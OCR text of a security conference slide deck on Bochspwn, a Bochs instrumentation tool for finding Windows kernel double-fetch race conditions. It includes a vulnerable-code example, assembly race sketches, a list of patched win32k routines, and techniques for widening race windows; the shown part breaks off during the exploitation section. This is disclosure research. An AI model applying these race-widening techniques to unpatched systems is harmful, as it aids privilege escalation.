Bochspwn: Exploiting Kernel Race Conditions Found via Memory Access Patterns

Mateusz "j00ru" Jurczyk, Gynvael Coldwind

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Introduction

Who

- Mateusz Jurczyk
  - Information Security Engineer @ Google
  - Fanboy of Windows kernel internals
  - http://j00ru.vexillium.org/
  - @j00ru
- Gynvael Coldwind
  - Information Security Engineer @ Google
  - Likes hamburgers
  - http://gynvael.coldwind.pl/
  - @gynvael


What

- Understanding Windows kernel races
  - specifically those in user/kernel interactions
- Identifying races
  - The Bochspwn project
- Exploiting races
- Case study
- Final remarks

Why

- Local Windows security matters.
  - see Chrome sandbox bypass at pwn2own 2013 [1]
- Buffer overflows are *relatively* well audited for.
  - race conditions are not.
- Tons of them in Windows
  - ~50 fixed after direct reports to Microsoft (thus far)
  - between 10-20 fixed as variants
- Often trivially exploitable

WAT IZ DAT DOUBLE FETCH?



Basics of double fetch

a call from the 90s

Double fetch in kernel / drivers

1. Attacker invokes a syscall.
2. Syscall handler fetches a value for the first time to verify it, or establish relations between kernel objects.
3. Attacker in a different thread switches the number to be really really evil.
4. Syscall handler fetches the parameter a second time to use it.

Basics of double fetch (name)

Proper name:

time-of-check-to-time-of-use race condition.

Way too long.

Fermin used a shorter name [2]:

Double-fetch.

(In some cases there are more than two fetches, but let's settle for **double** anyway.)

Basics of double fetch (by example)

An exemplary bug in a syscall handler

```
PDWORD BufferSize = /* controlled user-mode address */;
PBYTE BufferPtr = /* controlled user-mode address */;
PBYTE LocalBuffer;


LocalBuffer = ExAllocatePool(PagedPool, *BufferSize);
if (LocalBuffer != NULL) {
  RtlCopyMemory(LocalBuffer, BufferPtr, *BufferSize);
} else {
  // bail out
}
```

Basics of double fetch (by example)

CPU 1 (user-mode)

```
xor dword ptr [BufferSize], 0x80000000
```

A user-mode thread winning a race against a kernel-mode code double fetching a parameter from user-controlled memory.

CPU 2 (kernel-mode)

```
mov edx, dword ptr [ebp-BufferSize]
push PagedPool
push [edx]
call ExAllocatePool
mov edx, dword ptr [ebp-BufferSize]
push [edx]
push dword ptr [ebp-BufferPtr]
push eax
call RtlCopyMemory
```

BufferSize = 0x00001000

BufferSize = 0x80001000

Basics of double fetch (by example)

- The *raced* value was a buffer size.
- Result: kernel pool-based buffer overflow
  - Exploitable EoP condition.
- The same can happen with pointers or any other data type.

The story

Back in 2008

How it all started

- 2008: While looking at `win32k.sys`, j00ru found this:

```
.text:BF8C3120          mov     eax, _W32UserProbeAddress
[...]
.text:BF8C3154          cmp     [ecx+8], eax
.text:BF8C3157          jnb     short loc_BF8C315C
.text:BF8C3159          mov     eax, [ecx+8]
```

- `ECX` is a user-mode memory address.
- `[ECX+8]` is the address being validated
    - later used in a "read" operation

Back in 2008

How it all started

- The code basically translated to

```
if (UserStructure->UserPtr >= MmUserProbeAddress) {
  // Exit
}

// Read from UserStructure->UserPtr
```

- Clearly, there was a race condition there!
  - Not a priv-escal one.
  - But perhaps an information disclosure?
- Noticed it, but didn't follow at that time.

How it all started

- Returned to the subject when rediscovered it a few months ago.
- Construct is specific to an internal Windows kernel mechanism called user-mode callbacks
  - `nt!KeUserModeCallback`, already caused a lot of trouble
  - ~40 related bugs found by Tarjei [4]


How it all started

- There are **many** instances of this bug all around `win32k.sys`
  - We found a total of 27.
- Turns out they are all exploitable!
  - You can read data from arbitrary kernel addresses within a user-mode application
    - … if you can hit the right timing in the race condition, of course ☺

Vulnerable routines (already fixed)

win32k!xxxClientGetCharsetInfo
win32k!ClientImmLoadLayout
win32k!CalcOutputStringSize
win32k!CopyOutputString
win32k!fnHkINDWORD
win32k!SfnINOUTLPWINDOWPOS
win32k!SfnINOUTLPPOINT5
win32k!ClientGetMessageMPH
win32k!SfnINOUTSTYLECHANGE
win32k!ClientGetListboxString
win32k!SfnOUTLPRECT
win32k!xxxClientCopyDDEOut1
win32k!xxxClientCopyDDEIn1
win32k!fnHkINLPCBTCREATESTRUCT
win32k!SfnINOUTLPMEASUREITEMSTRUCT
win32k!SfnOUTLPCOMBOBOXINFO
win32k!SfnOUTLPSCROLLBARINFO
win32k!SfnINOUTLPSCROLLINFO
win32k!SfnINOUTLPUAHMEASUREMENUITEM
win32k!fnHkINLPMOUSEHOOKSTRUCTEX
win32k!SfnOUTLPTITLEBARINFOEX
win32k!SfnINOUTLPRECT
win32k!SfnINOUTDRAG
win32k!SfnINOUTNEXTMENU
win32k!fnHkINLPRECT
win32k!fnHkOPTINLPEVENTMSG
win32k!xxxClientGetDDEHookData

Are there more?



And how to find them?

How about...
Memory Access Pattern Analysis?

A double fetch bug can be described as an event that meets the following criteria:

- a linear memory access...
- ... initiated from ring-0 ...
- ... referencing memory writable from ring-3 ...
- ... twice (or more) ...
- ... in the same semantic context.

It's a memory access pattern, essentially!

Enter the bochspwn


- Bochspwn is an instrumentation module for Bochs for memory access pattern analysis.


- It works like this:
    - Start an OS (on Bochs + bochspwn)
    - Let it start (**it's slow** - more on next two slides)
    - Run anything that might invoke syscalls
    - Shutdown the system
    - Filter the outcome log
    - ... and get a lot of potential double-fetch bugs!

For more information, refer to the whitepaper.

The tool itself will be released later this year.

Yep, it was slow.




Windows 7 on bochs with bochspwn with a profiler...
Welcome
...after 15 hours of booting

Stats: bochspwn vs Windows

- 89 **potential** new issues discovered
  - + part of the initial 27 bugs were also rediscovered
  - All were reported to Microsoft (Nov 2012 - Jan 2013)
- **36 EoPs** (+3 variants) addressed by: MS13-016, MS13-017, MS13-031, MS13-036
- **13** issues have been classified as **Local DoS** only
- **7** more are being analyzed / are scheduled to be fixed
- The rest were unexploitable / non-issues / etc

Tested: Windows 7 32-bit, Windows 8 32-bit and Windows 8 64-bit.

Exploitation

Define the goal

Maximize the "WPS" (wins per second) rate.

The resulting violations are not discussed here: exploitation of buffer overflows and write-what-where conditions is a separate study.

Define the means

- Extend the attack time window
  - the problem of slowing down a portion of a kernel-mode code.
- Use optimal thread assignment
  - how many and which (trigger vs. flip) threads on which CPU.
- Use optimal "flip" operation
  - `xor` vs `inc` or `add`.
- Other tricks (e.g. process priority classes)

The techniques

Attack window extension methods are by far most interesting.

Page boundaries

```
mov eax, [ecx]
```

- ECX is a controlled user-mode pointer.
  - points to cached memory, for simplicity.
- How to slow this down?


Page boundaries

- Place `[ECX]` across two adjacent pages.
  - Twice as many virtual address translations.
  - Twice as many requests to cache.
  - Additional cycles to concatenate values and so forth.
- Performance impact
  - ~1.85 cycles (aligned) vs ~4.23 cycles (across cache line) vs ~25.09 cycles (across virtual pages)
  - More than 5x of execution time increase for free!

Page boundaries

We've used this configuration for benchmarks everywhere (unless specified otherwise).

Test configuration: Intel i7-3930K @ 3.20GHz, DDR3 RAM CL9 @ 1333 MHz



Page boundaries

Is that all? Nope.


Can page boundaries help with the following?

```
cmp [ecx+8], eax
jnb bail_out
mov eax, [ecx+8]
```

Page boundaries

They can!

Imagine the following scenario:



Page boundaries

Aligned access

```
cmp [ecx+8], eax
```

1. Virtual address translation of ecx+8.
2. Fetching data of ecx+8 from cache.

```
jnb bail_out
```

3. Implementation of conditional branch.

```
mov eax, [ecx+8]
```

4. Virtual address translation of ecx+8.
5. Fetching data of ecx+8 from cache.

time window

Page boundaries

Boundary access ((`ecx + 8) & fff = ffd`)

```
cmp [ecx+8], eax
```

1. Virtual address translation of ecx+8.
2. Fetching data of ecx+8 from cache.
3. Virtual address translation of ecx+b.
4. Fetching data of ecx+b from cache.

```
jnb bail_out
```

5. Implementation of conditional branch.

```
mov eax, [ecx+8]
```

6. Virtual address translation of ecx+8.
7. Fetching data of ecx+8 from cache.
8. Virtual address translation of ecx+b.
9. Fetching data of ecx+b from cache.

time window

Disabling page cacheability


Let's stick to slowing down

`mov eax, [ecx]`

- Cached reads are the fastest ones available.
  - **We want the opposite.**
- Cacheability can be disabled for chosen pages
  - `PAGE_NOCACHE` in Memory API.
  - `PAGE_WRITECOMBINE` also disables caching (for different reasons).

Disabling page cacheability

